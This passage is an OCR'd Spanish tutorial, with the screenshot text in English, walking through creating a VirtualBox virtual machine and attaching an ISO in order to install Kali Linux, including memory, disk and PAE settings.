
El sistema aún no está instalado, así que debemos hacer clic en “play” (el botón verde) para inicializar el sistema e instalarlo.





Para ver instrucciones de instalación de Kali, ver la sección de Instalando Kali Linux.


VirtualBox


Para instalar el sistema en VirtualBox, el proceso es muy similar al anterior, deberás primeramente descargar el programa de https://virtualbox.org, y luego de haber terminado la instalación, crear una nueva máquina virtual.






?
Create Virtual Machine
Name and operating system
Please choose a descriptive name for the new virtual machine and select the type of operating system you intend to install on it. The name you choose will be used throughout VirtualBox to identify this machine.
Name:
Kali Linux
Type:
Linux
Version:
Debian (32-bit)
Expert Mode
Next
Cancel



?
Create Virtual Machine
Memory size
Select the amount of memory (RAM) in megabytes to be allocated to the virtual machine.
The recommended memory size is 1024 MB.
3072
MB
4 MB
65536 MB
Next
Cancel


?
Create Virtual Machine
Hard disk
If you wish you can add a virtual hard disk to the new machine. You can either create a new hard disk file or select one from the list or from another location using the folder icon.
If you need a more complex storage set-up you can skip this step and make the changes to the machine settings once the machine is created.
The recommended size of the hard disk is 8.00 GB.
Do not add a virtual hard disk
Create a virtual hard disk now
Use an existing virtual hard disk file
Empty
Create
Cancel



?
Create Virtual Hard Disk
Hard disk file type
Please choose the type of file that you would like to use for the new virtual hard disk. If you do not need to use it with other virtualization software you can leave this setting unchanged.
VDI (VirtualBox Disk Image)
VHD (Virtual Hard Disk)
VMDK (Virtual Machine Disk)
Expert Mode
Next
Cancel


?
Create Virtual Hard Disk
Storage on physical hard disk
Please choose whether the new virtual hard disk file should grow as it is used (dynamically allocated) or if it should be created at its maximum size (fixed size).
A dynamically allocated hard disk file will only use space on your physical hard disk as it fills up (up to a maximum fixed size), although it will not shrink again automatically when space on it is freed.
A fixed size hard disk file may take longer to create on some systems but is often faster to use.
Dynamically allocated
Fixed size
Next
Cancel


?
Create Virtual Hard Disk
File location and size
Please type the name of the new virtual hard disk file into the box below or click on the folder icon to select a different folder to create the file in.
Kali Linux
Select the size of the virtual hard disk in megabytes. This size is the limit on the amount of file data that a virtual machine will be able to store on the hard disk.
62.74 GB
4.00 MB
2.00 TB
Create
Cancel



Oracle VM VirtualBox Manager
File
Machine
Help
New
Settings
Discard
Start
Machine Tools
Global Tools
Kali Linux
Powered Off
Kali Linux - Settings
General
System
Display
Storage
Audio
Network
Serial Ports
USB
Shared Folders
User Interface
Storage Devices
Controller: IDE
Empty
Controller: SATA
Kali Linux.vdi
Attributes
Optical Drive:
IDE Secondary Master
Live CD/DVD
Information
Type:
Size:
Location:
Attached to:
Choose Virtual Optical Disk File...
Remove Disk from Virtual Drive
OK
Cancel



Debemos decirle a la máquina, que ISO va a utilizar para instalar el sistema operativo. Seguimos la ruta Settings > Storage > Empty(disco) > Optical Drives > Choose file y seleccionamos nuestro archivo ISO dónde está nuestro sistema operativo.

Para instalar Kali Linux, véase la sección Instalando Kali Linux.

Después de estos pasos, simplemente presionamos el botón “Start”, o “Iniciar”, e iniciamos el proceso de instalación.

NOTA

En VirtualBox, en algunos sistemas como Kali, se debe de activar la opción PAE en la sección de procesador.

